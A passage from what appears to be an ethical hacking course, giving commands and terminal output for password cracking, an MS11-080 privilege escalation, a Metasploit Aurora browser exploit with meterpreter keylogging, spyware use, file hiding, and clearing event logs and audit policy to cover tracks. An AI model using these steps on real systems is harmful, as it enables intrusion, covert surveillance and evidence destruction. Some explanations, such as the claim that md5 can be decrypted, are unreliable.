Loaded 1 password hash (sha512crypt [32/32])
toor (root)
guesses: 1 time: 0:00:00:00 DONE (Fri Jun 7 15:23:59 2013) c/s: 53.84 trying
: toor
Use the "--show" option to display all of the cracked passwords reliably
root@bt:/pentest/passwords/john#
```

## 1) Understanding hashcat tools and gpu techniques




The hashcat tool is used to decrypt the hash passwords. It can crack md5. The md5 is one way encryption, which means the password can be encrypted but can be decrypted again.

Download hashcat to crack the md5 hash. Hashcat will compare two hashes together. It will bring a word and encrypt it and compare it with the hash of the password and if they are equal, the two words are the same. We have three versions: hashcat, hashcat-gui, oclhashcat-plus.



## m) Privilege Escalation

Privilege Escalation is to give the user higher privileges. Some backdoors can take administrator privileges



- To know the users, go c:\documents and settings you will find the users profiles for all users in the machine
- To get the information for the user, write

>Net user user

- Use the MS11-080 to change the privilege

>MS11-080.py - 0 xp

```
C:\Documents and Settings\mahmoud>cd desktop
C:\Documents and Settings\mahmoud\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 080F-C085

Directory of C:\Documents and Settings\mahmoud\Desktop
06/09/2013  12:32 PM    <DIR>          .
06/09/2013  12:32 PM    <DIR>          ..
06/09/2013  12:22 PM                12,217 MS11-080.py
               1 File(s)                12,217 bytes
               2 Dir(s)      38,369,394,688 bytes free

C:\Documents and Settings\mahmoud\Desktop>MS11-080.py -0 xp
```



## Understanding Keyloggers and Spyware Technologies

If all other attempts to gather passwords fail, then a *keystroke logger* is the tool of choice for hackers. Keystroke loggers (keyloggers) can be implemented either using hardware or software. Hardware keyloggers are small hardware devices that connect the keyboard to the PC and save every keystroke into a file or in the memory of the hardware device. In order to install a hardware keylogger, a hacker must have physical access to the system. Software keyloggers are pieces of stealth software that sit between the keyboard hardware and the operating system, so that they can record every keystroke. Software keyloggers can be deployed on a system by Trojans or viruses.

- There are hardware keyloggers and software keylogger



- The hardware key logger is hardware to connect the PC and keyboard to register every keyed letter. It is not detected by spyware
- There are programs to detect the keyboard actions
- PCspy keylogger can do the task
- Actualspy can do the task



- You can use metasploit keylogger

## o) Metasploit Keylogger and Privileges Escalation



```
msf5 > msfconsole
msf5 > use exploit/windows/browser/ms10_002_aurora
msf5 exploit(ms10_002_aurora) > set SRVHOST 192.168.28.133
msf5 exploit(ms10_002_aurora) > set SRVPORT 80
msf5 exploit(ms10_002_aurora) > set URIPATH /
msf5 exploit(ms10_002_aurora) > exploit
msf5 session(1) > sessions -l
msf5 session(1) > sessions -i 1
msf5 session(1) > help
msf5 session(1) > getpid
msf5 session(1) > ps
msf5 session(1) > migrate 1680
msf5 session(1) > keyscan_start
msf5 session(1) > keyscan_dump
```

- Write

# msfconsole

Msf>search windows /browser/ms10\_

Use exploit exploit /windows/browser/ms10\_002\_aurora

>Set SRVHOST 192.168.128.133 (your ip)

>Set SRVPORT 80 (the port the program will listen)

>Set URIPATH /

>Exploit

>Sessions -l (To access all sessions)

>Session -l 1

Some commands in meterpreter session


Hashdump ( To get the files on the accessed computer)

Getpid (to know the level you are)

Migrate 948 (To increase your privilege)

Keyscan\_start to make key logger on the client

Keyscan\_dump (To get the information)



```
msf exploit(ms10_002_aurora) > set SRVHOST 192.168.28.133
SRVHOST => 192.168.28.133
msf exploit(ms10_002_aurora) > set SRVPORT 80
SRVPORT => 80
msf exploit(ms10_002_aurora) > set URIPATH /
URIPATH => /
msf exploit(ms10_002_aurora) > exploit
[*] Exploit running as background job.

[*] Started reverse handler on 192.168.28.133:4444
[*] Using URL: http://192.168.28.133:80/
msf exploit(ms10_002_aurora) > [*] Server started.
```

```
^ v x root@bt: ~
File Edit View Terminal Help
C:\WINDOWS\system32\wuauclt.exe

meterpreter > getpid
Current pid: 2412
meterpreter > migrate 948
[*] Migrating from 2412 to 948...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 948
meterpreter > keyscan start
Starting the keystroke sniffer...
meterpreter > keyscan dump
Dumping captured keystrokes...

meterpreter > migrate 2412
[*] Migrating from 948 to 2412...
[*] Migration completed successfully.
meterpreter > keyscan start
Starting the keystroke sniffer...
meterpreter > keyscan dump
Dumping captured keystrokes...
hi this is test
meterpreter >
```


## p) Spyware Tools

There are a lot of spyware tools

### Spyware Tools

- **Spector** is spyware that records everything a system does on the Internet, much like a surveillance camera. Spector automatically takes hundreds of snapshots every hour of whatever is on the computer screen and saves these snapshots in a hidden location on the system's hard drive. Spector can be detected and removed with Anti-spector.
- **eBlaster** is Internet spy software that captures incoming and outgoing e-mails and immediately forwards them to another e-mail address. eBlaster can also capture both sides of an Instant Messenger conversation, perform keystroke logging, and record websites visited.
- **SpyAnywhere** is a tool that allows you to view system activity and user actions, shut down/ restart, lock down/freeze, and even browse the filesystem of a remote system. SpyAnywhere lets you control open program and windows on the remote system and view Internet histories and related information.

- Using Spector



- eBlaster

**eBlaster CONTROL PANEL**

Settings Uninstall Help

Report Delivery Sent Reports Report of Recent Activity Send Rep

REPORT TIMEFRAME: SUN, JUN 23, 01:04:12 PM TO SUN, JUN 23, 01:08:33 PM PACIFIC STANDARD TIME

**User Activity Summary: user** [Help](#)

Report Details	Activity	Status	Computer Identification
Chat / Instant Messages	0	ON	IP Address: 192.168.28.138 Public IP Address: XXX.XXX.XXX.XXX Computer Name: XP-1 Username: user Serial Number: 2820OW0062622628
Online Searches	0	ON	
Web Sites Visited	0	ON	
Email Activity	0	ON	
Files Transferred	0	ON	

- You can use spyanywhere

SpyAnywhere: Remote Web-Ba... 192.168.28.138/home

BackTrack Linux Offensive Security Exploit-DB Aircrack-ng SomaFM

**Welcome to SpyAnywhere!**  
 You are connected to user at Sun 6/23/13 @ 1:29:22 PM

Last Connection Time: Unknown

SpyAnywhere is a powerful, and easy to use remote monitoring and administration tool. SpyAnywhere allows you to manage, monitor, and control the remote PC via your web browser. Choose commands from the left pane of your browser to use SpyAnywhere. Listed below are your access privileges for the remote PC you are connected to!

**Access Privileges**

You have the following access rights on the remote PC:


- Realtime Keystroke Viewing Allowed
- Open Windows Management Allowed
- Open Windows Viewing Allowed
- Running Application Management Allowed
- Running Application Viewing Allowed
- View Desktop Allowed
- Shutdown Computer Allowed
- Restart Computer Allowed
- User Logoff Allowed

General Commands: Logout, Close Server, System Information

Processes: View Realtime Keystrokes, Control Remote Desktop, View Desktop Screenshot, View Recent Documents, View Browser Favorites, View Internet Connections, View Temporary Histories, View Open Ports

### g) Understanding Rootkits

They are some programs or tools that enables us to keep the root privileges and hide all process you make. Kits means the group of tools that allow you to control the computer. There is application rootkit and kernel rootkit. The application rootkit can control some applications and commands like ls and dir. They can hide the processes in the background and can control the ports and hide them. The kernel rootkits are the most dangerous rootkits and we need to change the operating system if it was infected with kernel rootkits. It infects the kernel of the machine.



**Understanding Rootkits**

- At the core of the term "rootkit" are two words- "root" and "kit". Root refers to the all-powerful, "Administrator" account on Unix and Linux systems, and kit refers to a set of programs or utilities that allow someone to maintain root-level access to a computer. However, one other aspect of a rootkit, beyond maintaining root-level access, is that the presence of the rootkit should be undetectable.

**RootKit Type**

- Application rootkits ("ls", "find", "du", "top", "ps", "pidof", "netstat")
- Kernel rootkits

## r) Understanding how to hide files

- **Understanding How to Hide Files**
- A hacker may want to hide files on a system to prevent their detection. These files may then be used to launch an attack on the system. There are two ways to hide files in Windows. The first is to use the `attrib` command. To hide a file with the `attrib` command, type the following at the command prompt:
  - `attrib +h [file/directory]`
- The second way to hide a file in Windows is with NTFS alternate data streaming. NTFS file systems used by Windows NT, 2000, and XP have a feature called *alternate data streams* that allow data to be stored in hidden files linked to a normal, visible file. Streams aren't limited in size, more than one stream can be linked to a normal file.
- **NTFS File Streaming**

We can hide the file through the attrib command that can change the properties of the file.

- Create file 1.txt in the c: and use the command `attrib +h` to change its attribute and hide the file.

```
C:\>cd d
C:\d>attrib +h 1.txt
```

- We can hide files in the ntfs drive through the ntfs stream property.

Use the following command to create a file test.txt and hide it. Use the same command to open it.

```
C:\Documents and Settings\user>cd \
C:\>cd d
C:\d>attrib +h 1.txt
C:\d>notepad test.txt
C:\d>notepad test.txt:hide.txt
```

- **NTFS File Streaming**
- To create and test an NTFS file stream, perform the following steps:
  1. At the command line, enter `notepad test.txt`.
  2. Put some data in the file, save the file, and close Notepad. Step 1 will open notepad.
  3. At the command line, enter `dir test.txt` and note the file size.
  4. At the command line, enter `notepad test.txt:hidden.txt`. Type some text into Notepad, save the file, and close it.
  5. Check the file size again (it should be the same as in step 3).
  6. Open test.txt. You see only the original data.
  7. Enter type `test.txt:hidden.txt` at the command line. A syntax error message is displayed.

- To hide files in linux put `.` in the beginning of the file name. To show hidden files press `ctrl h`, or go to menu, press view, show hidden file.



## s) Understanding Steganography Technologies

### • **Understanding Steganography Technologies**

Steganography is the process of hiding data in other types of data such as images or text files. The most popular method of hiding data in files is to utilize graphic images as hiding places. Attackers can embed any information in a graphic file using steganography. The hacker can hide directions on making a bomb, a secret bank account number, or answers to a test. Really any text imaginable can be hidden in an image.

t) Understanding Covering Tricks and Erasing Evidences:

**COODS ETHICAL HACKER COURSE**


## Understanding How to Cover You Tracks and Erase Evidence

Once intruders have successfully gained Administrator access on a system, they try to cover their tracks to prevent detection of their presence (either current or past) on the system. A hacker may also try to remove evidence of their identity or activities on the system to prevent tracing of their identity or location by authorities. The hacker usually erases any error messages or security events that have been logged, to prevent detection. In the following sections, we'll look at disabling auditing and clearing the event log, which are two methods used by a hacker to cover their tracks and avoid detection.


- clearing the event log (wevtutil.exe cl Application)
- disable auditing (Auditpol /remove /allusers)
- Use Proxy server or VPN Connection
- Use Vps server




- Go to event viewer



- Wavtutil.exe can be used to control the loga in the machine. We can clear all logs by this tool
- Use the script in the CD which will clear all logs. Run the file, it will clear all logs.



- We can disable auditing policy.



- We can work through the proxy server or the vpn connection to hide the real ip.
- We can also work through vps server.

## 5. Part D: Hacking Web Servers

### a) Understanding Database

#### • **Understand Database**

- A database is an organized collection of data. The data are typically organized to model relevant aspects of reality in a way that supports processes requiring this information. For example, modeling the availability of rooms in hotels in a way that supports finding a hotel with vacancies.

#### • **Database Query**


- `SELECT * FROM user WHERE username = 'admin' AND password = admin'`

#### • **Database Command**

- SELECT
- Insert
- Update
- Delete
- UNION ALL
- ORDER BY


Name	Age	Gender	Eye color
Kelly	26	Female	Blue
Dan	30	Male	Brown
Maggie	27	Female	Green

## b) Database Injection:




The data base injection is to inject the database with certain data to alter the database and execute certain commands on the system that has this database.

### c) Discovering SQL injection:



If we put ' and we get error code, then the website has mysql injection.

#### d) MySQL Injection Threats



## e) MySQL authentication Bypass

- **SQL Injection authentication Bypass**

